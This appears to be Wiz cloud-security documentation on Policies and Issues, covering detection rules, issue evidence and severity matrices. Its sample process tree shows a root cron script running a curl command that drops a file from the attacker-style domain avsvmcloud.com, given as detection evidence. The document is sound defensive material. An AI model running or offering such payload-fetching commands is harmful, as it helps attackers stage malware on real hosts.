Policies & Issues

The core magic of Wiz is automatically correlating risk factors and runtime detections from across your cloud estate and from every layer of your tech stack. This wizardry provides unparalleled visibility into the security risks and threats that matter most right now.

Each Issue represents an active risk or threat to your environment. Also, Issues are the primary trigger for Automation Rules. Learn about Automation Rules.

Policies

By default, Issues are generated by Controls or critical/high Threat Detection Rules. Cloud Configuration Rules and Threat Detection Rules can be set to generate Issues.

Controls

Wiz comes with hundreds of built-in Controls, each of which combines a Security Graph query defining a risk (e.g. Publicly exposed VM instance with effective global admin privileges) with a severity (critical, high, medium, low, or info).

Every time your environment is scanned, all enabled Controls are re-evaluated based on the updated Security Graph. An Issue is generated for every result that a Control's query returns, so a single Control can generate multiple Issues (e.g. 20 different publicly exposed VMs with effective global permissions). On the other hand, if a Control's query returns no results, then it generates no Issues.

Threat Detection Rules

Wiz comes with a set of out-of-the-box Threat Detection Rules which detect suspicious activity in your environment. Threat Detection Rules are assessed in near real-time and are based on Cloud Events and the Wiz Runtime Sensor. These Rules correlate all events collected by Wiz (e.g. cloud audit logs, CSP detection tools, Sensor, Wiz Admission Controller).

There are three types of Threat Detection Rules:

- Cloud Event Rules
- Workload Runtime Rules

- Correlation Rules

Built-in Threat Detection Rules can generate Issues and/or Security Event Findings:

- Issues are generated by default for all critical and high Threat Detection Rules that are written by Wiz Research team. You can set lower-severity Threat Detection Rules to also generate Issues.
- Security Event Findings are generated by default for critical runtime Threat Detection Rules.

Cloud Event Rules

These monitor and analyze activity based on Cloud Events.

Cloud Event rules detect a malicious or risky operation performed over the course of a single cloud event. For example, Unknown third-party external subscription executed write operation on publicly exposed S3 bucket. This type of rule is evaluated and matched against all cloud events ingested by Wiz.

Workload Runtime Rules

> ✓ The Workload Runtime Rules feature is in preview and requires a Wiz Runtime Sensor version 1.0.3828 or later.

The Wiz Runtime Sensor continuously evaluates your cloud workloads using built-in and custom Workload Runtime Rules. When the rule conditions are matched then Cloud Events are generated and sent to Wiz, where they are enriched with context and insights. You can configure custom Workload Runtime Rules to also generate Issues and Findings (they do not do so by default). It takes for the Sensor up to two hours to apply new and/or updated rules.

> ⚠ Currently, we support maximum 100 custom Workload Runtime Rules per tenant.

A custom Workload Runtime TDR consists of the following two parameters:

- Event Type–(Mandatory) The specific type of event the Sensor monitors
- Actor–(Optional) The container and/or process performing the event

Event Type

A rule can be triggered by one of the following events: process execution, network connection, DNS query, or network listen:

- Process Execution–Use this event type to detect when certain processes are being executed. The detection is performed based on the process name (i.e. `bash`), the command line executing it (`cron -f /test.sh`), or a combination of both. For example, a rule that detects the `Bash` process which executed `/root/test.sh` as part of its command line.
- Network Connection–Use this event type to detect outbound network connections established from your environment. The detection is performed based on outbound IP connections, outbound Ports, or a combination of both. For example, a rule that detects either an outgoing connection to IP and Port `192.168.1.100:8088`, or an outbound connection to an IP address within the `10.0.0.16/24` Classless Inter-Domain Routing (CIDR).
- DNS Query–Use this event type to detect any DNS-lookup activity for selected DNS queries. For example, a rule that detects the process' lookup activities to S3 buckets or EC2 instances.
- Network Listen–Use this event type to detect processes that are waiting for incoming connections from specific ports. For example ,a rule that detects incoming connections to either MySQL (port 3306) or PostgreSQL (port 5432) databases.

Actor

Some events are legitimate, unless performed by a specific actor. By adding the actor to the rule conditions you can really focus on the actual threats and reduce noise. The actor determines which processes, command lines, or containers are initiated by the event, and is also part of the detection. For example, a rule that detects network listen events to either `MySQL` or `PostgreSQL` databases, which were initiated from an `ngnix` container.

Correlation Rules

Correlation rules check for a malicious or risky operation performed over the course of more than one cloud event. For example, a large number of failed logins followed by a successful login to your AWS Console by a highly privileged user. This type of rule is evaluated periodically against the cloud events that have already been ingested into Wiz. Each correlation rule has a frequency and a time window it is evaluated against, both of which are specified per rule. These also include rules that correlate events from different event origins as well as shown in the "Event Origin" field. These also include anomaly detection rules, that utilize historical data from the past 30 days to identify any deviations or anomalous actions in user or service account behaviors (such as unusual activity by a highly privileged principal from a previously unseen country, a first-time interactive sign-in activity by highly privileged Microsoft Entra ID (AAD) user who hasn't signed-in interactively in the past 90 days, and unusual activity by a highly privileged principal from a previously unseen region).

Threat Detection Rules with "dynamic" severity

Some built-in Threat Detection Rules have a "dynamic" severity that changes if one or more conditions exist. For example, a medium-severity Rule generates a critical-severity Issue if the originating IP is malicious.

The conditions are listed below and also appear in the Rule's details drawer:

- Originating IP classified as malicious.
- High privileged principal.
- Principal that is associated with an external Subscription.
- Data Findings associated with the primary resource.

Added, updated, & deprecated Wiz policies

Policies are routinely added, updated, and deprecated due to emerging threats, new CVEs, added or improved detection capabilities in Wiz, etc. Added, updated, and deprecated policies are reported every Monday afternoon in the Release Notes post on Policies, but these changes do not reach production until the following Wednesday.

You can search the Wiz docs for the Rule's ID to see the history of that rule.

> Spikes in the numbers of created and resolved Issues on Wednesdays are often due to new, updated, or deprecated policies reaching production. This is expected behavior.


Most new built-in policies are enabled by default, but they are disabled by default if they are not relevant to many organizations. Such Rules must be manually enabled if you want them to generate Issues.

Issues


Issues represent active risks in your environment and/or potential suspicious activity.

Evidence

For Issues generated by Controls, Wiz provides a graph view of the primary resource and all of the related risk factors, such as vulnerabilities, misconfigurations, and exposed secrets. This view allows you to quickly understand the risk context and impact, so you can quickly decide how to remediate it.



For Issues generated by Threat Detection Rules, Wiz provides a timeline of all related events so you can better understand the full flow that lead to the detection. All events that match the detection rule and the primary resource and appended to the evidence list of the Issue, providing visibility to the latest occurrence(s) of the detection.



Evidence

Detected events

Jan 3rd 02:00:14 PM — **CreateAssociation** aws
performed by and was initiated from
3.68.10.207

Jan 3rd 02:00:13 PM — **Containerized process created a connection to the IMDS**
Process established a connection to a cloud Instance Meta Data Service (IMDS) address. This could indicate the presence of a threat actor using the IMDS to query and manage cloud resources for discovery, persistence and lateral movement purposes.


Jan 3rd 02:00:12 PM to Jan 3rd 02:00:12 PM — **Systems Manager Association document was associated with EC2 instance(s) using AWS CLI** 2
AWS CLI used for creating an association of an EC2 with a Simple Systems Manager (SSM) document. An SSM document defines the actions that Systems Manager performs on your managed nodes. SSM documents can invoke predefined actions and also may contains custom commands. Once an SSM document was created it can later be associated with one or more EC2 instances. Threat actors could abuse this feature for remote command execution on EC2 instances.

Jan 3rd 08:00:14 AM — **CreateAssociation** aws
performed by and was initiated from
3.68.10.207

Jan 3rd 08:00:12 AM — **Containerized process created a connection to the IMDS**
Process established a connection to a cloud Instance Meta Data Service (IMDS) address. This could indicate the presence of a threat actor using the IMDS to query and manage cloud resources for discovery, persistence and lateral movement purposes.

View all 100 events

For Sensor detections, Wiz also expands the process tree to provide granular evidence of the suspicious process.



Process Tree

Virtual Machine

Container

Service Account	default
Image	
Pod	sb-nginx-aks-5545854874-oj1dy
Namespace	default
Controller	sb-nginx-aks-5545854874
Cluster	shared-aks-01-aks

[3676104] cron -f
Process

[1413207] /bin/sh -c bash /root/make_havok.sh > /proc/1/fd/1 2>/proc/1/fd/2
Process

[1413208] bash /root/make_havok.sh
Process

[1415021] curl http://avsvmcloud.com/ --connect-timeout 1 --output /tmp/dropped
Process

Name	curl
File path	/usr/bin/curl
File hash	9862c77df58325a53ee80068948faeae1609dfdc
User ID	0
User Name	root
Ran at	Jan 1st 2024 2:15:13.991 PM

Command line

```
curl http://avsvmcloud.com/ --connect-timeout 1 --output /tmp/dropped
```

Primary resource

When a Control, Threat Detection Rule, or Cloud Configuration Rule generate an Issue, it is associated with a primary resource, typically whatever resource was at the query root.

However:

- If the query contains an object whose alias is `scoped_entity`, it becomes the primary resource
- If the query contains an object whose aliases are both `scoped_entity` and `optional_scoped_group`, it becomes the primary resource (i.e., it takes precedence over the above scenario)

> A Threat Detection Rule's primary resource is derived from the affected resource of the relevant cloud event.

The combination of Rule ID and primary resource ID uniquely identifies every Issue. The combination of Rule ID and primary resource ID, is used to generate Issue metadata including status, open reason, and close reason.

Containers

Containers are ephemeral, and can also have several owners (e.g. the VM that hosts the container has one owner, and the Kubernetes cluster running the container has another). As such, identifying the container as a primary resource of an Issue may prove to be problematic. To resolve this, built-in container-related Controls attempt to determine the primary resource according to a hierarchy based on context and priority.

Platform	Priority
ECS	1. The ECS service that runs the container 2. The Container Service (ECS Cluster) that runs the container 3. The Compute Instance Group of the VM that hosts the container 4. The VM that hosts the container 5. The container itself
Kubernetes	1. (Fully connected clusters only) The Deployment, DaemonSet, or StatefulSet that runs the container 2. (Fully connected clusters only) The Kubernetes cluster that runs the container 3. The Compute Instance Group of the VM that hosts the container 4. The VM that hosts the container 5. The container itself

> ⚠ To detect which Deployment, DaemonSet, StatefulSet, or Kubernetes cluster runs a container (in order to associate Issues with it), the status of the Kubernetes cluster must be `Connected`. Check the status of your Kubernetes clusters on the Settings > Kubernetes Clusters page.

You can apply this same hierarchy to custom container-related Controls. Read more.

Projects

Issues inherit their project association from the primary resource, meaning that if an Issue is created on a resource assigned to projects A and B, then Wiz will also associate the Issue with both projects.

> ℹ Since Threat Detection Issues detect events in near-real time, there could be a situation where an Issue is detected for a primary resource that has not yet been discovered by Wiz. In this case, Wiz associates the Issue to projects based on the Subscription or Cluster containing the primary resource.


Control severity

The overall severities of all built-in Controls, and therefore the severities of the Issues they generate, are assessed based on two factors:

- Likelihood for a resource to be compromised, from critical to info

- Impact on your environment if a resource is compromised, from critical to info

The combination of the likelihood and impact severities determines the overall severity for the Control:




CONFIDENCE SEVERITY						
	Critical	N/A	Critical	Critical	Critical	Critical
	High	N/A	Medium	High	High	Critical
	Medium	N/A	Medium	Medium	High	High
	Low	N/A	Low	Low	Medium	Medium
	Info	N/A	Info	Low	Medium	Medium
		Info	Low	Medium	High	Critical
		IMPACT SEVERITY				

Control severity matrix (table format)

		IMPACT				
		Info	Low	Medium	High	Critical
LIKELIHOOD	Info	N/A	Info	Low	Medium	Medium
	Low	N/A	Low	Low	Medium	Medium
	Medium	N/A	Medium	Medium	High	High
	High	N/A	Medium	High	High	Critical

	Critical	N/A	Critical	Critical	Critical	Critical

The likelihood and impact sub-severities represent the expert judgments of Wiz threat researchers and analysts; there is no formula or deterministic calculation based on an external source. Moreover, a combination of multiple risk factors is generally required for a Control to be deemed critical or high severity. Consider, for instance, the built-in Control for VM/serverless with high/critical severity network vulnerabilities with a known exploit.



VM/serverless with high/critical severity network vulnerabilities with a known exploit
Issue

This VM/serverless has a critical/high severity network vulnerability based on CVSS with a known exploit in the wild.

An attacker that manages to execute code on the resource can use the publicly known exploit for the vulnerability, or use a network vulnerability on the resource for initial access to your environment.

Subscription: AWS Demo1 us-east-1
Projects: 6 Projects
Risks
Severity: Low
Source Rule: VM/serverless with high/... Graph Control
Related Frameworks

Status: Open
Due At: Aug 9, 2024
Related Tickets: 0 tickets
Created At: Jun 20, 2024, 5:16 PM
Last Updated: Jul 8, 2024, 9:18 PM
Status Changed: Jun 20, 2024, 5:16 PM

Attack Path Visualization

CVE-2022-3520
Finding

Description

File /usr/bin/vim version 9.0 is vulnerable to CVE-2022-3520, which exists in versions >= 9.0.0, < 9.0.0765.

The vulnerability was found in the National Vulnerability Database (NVD) based on the CPE cpe:2.3:a:vim:vim with NVD severity: Critical.

Huntr.

The file is associated with the technology Vim.

The vulnerability can be remediated by updating Vim to 9.0.0765 or higher.

Name: CVE-2022-3520

Even though the vulnerabilities are assigned critical or high severity by third parties, the resulting Issue is only low severity because there is no external exposure, admin/high permissions, etc. Hover over the ⓘ next to the severity in both the Control's and Issue's details drawer to see the likelihood and impact sub-severities.

> ℹ Control severities are totally distinct from severities assigned by third parties to vulnerabilities (i.e. CVEs) and malware. Learn more about different severities in Wiz:
>
> - Vulnerabilities and Vulnerability Findings severities
> - Malware severity

Likelihood severity

The likelihood that an attacker compromises a particular resource is primarily driven by whether they can gain access to the resource and the ease of exploiting any vulnerabilities it is susceptible to. A critical likelihood severity (no matter the impact severity) represents a risk that deserves immediate remediation.

Sub-severity	Description	Examples
Critical	Attackers can gain initial access, and there are indications of exploits in the wild	• Exposed resources vulnerable to a network vulnerability (brute-force, RCEs, etc.) that is actively exploited in the wild • Sensitive data or highly privileged credentials exposed via HTTP responses
High	Attackers can gain initial access, but there are no indications of exploits in the wild	• Exposed resources vulnerable to a network vulnerability (non-RCE) that is actively exploited in the wild • Exposed resources with a high/critical vulnerability that has an exploit, but there are no indications of exploitation in the wild. • Exposed resources with a local vulnerability that has an exploit. • Identity-based exposure for different cloud services – although all users could access them, an external attacker would have to guess this resource's name to access it
Medium	Attackers most likely cannot gain initial access	• Exposed resources with weak passwords that would be vulnerable to brute-force if password authentication was allowed • Resources that are not exposed to the internet but have network vulnerabilities that are actively exploited in the wild

Sub-severity	Description	Examples
		• Exposed resources with a network vulnerability without a known exploit • Resources with software associated with supply-chain attacks • Resources accessible to third-party vendors/to other principals • Principals with a high attack surface • Resources allowed limited access from the entire internet, such as a serverless function that can be invoked by all users, or an exposed login page of critical software
Low	Misconfigurations or slight exposures that would increase attack surface	• Exposed resources • Internal resources with vulnerabilities that are not exploited in the wild • Inactive principals/resources • Internal resources with weak passwords • Principals without MFA • Default roles
Info	Risk factors unlikely to increase attack surface	—

Impact severity

The impact of a compromised resource is primarily determined by what operations attackers could perform in your environment, and where.

Sub-severity	Description	Examples
Critical	Dangerous operations throughout your environment	• High privileges for the entire environment • Access to sensitive data

Sub-severity	Description	Examples
		• Exposed credentials or sensitive software
High	Dangerous operations in part of your environment	• High privileges for a specific component of the environment, such as a specific cloud service • High privileges that could be achieved in a non-trivial way that could not necessarily be exploited • Access to a valuable resource type (bucket, KMS keys, ECR, SNS, SQS, etc.) • Access to a management API • Install and execute ransomware
Medium	Lateral movement or persistence	• Lateral movement between resources in the same environment • Lateral movement between resources in different environments • Asset/non-privileged principal takeover
Low	Anything not covered above	—
Info	N/A	There is no info impact sub-severity because an attacker gaining a footprint in your environment always has an impact

Threat Detection Rule severity

The Wiz Research Team assigns critical, high, medium, low, or informational severities to a Threat Detection Rule (and consequently to the Issues it generates) by considering two factors:

- Confidence–This factor represents the level of certainty of the assessment that an observed activity or behavior is indicative of malicious intent
- Impact–This factor refers to the potential harm or consequences that a threat could have on the organization.

The higher both of these factors are, the higher the severity. For example, a sign-in event to an admin user from a malicious IP address is both malicious with considerable confidence and can have a significant impact on the organization, thus it will be considered critical.

Severity	Explanation	Example
Critical	Malicious activity that could cause significant damage to the organization.	Enumeration and data exfiltration attempt from S3 bucket with sensitive data originated from an EKS container.
High	Potentially malicious activity that could cause disruption to the organization's operations.	Highly privileged user changed its password from a foreign IP address.
Medium	Potentially malicious activity with a lower impact.	CloudTrail stopped.
Low	Activity that is not malicious but considered bad practice.	CloudSQL instance's encryption in transit was disabled.
Info	Activity that is not malicious but should be reviewed.	Service account key created.

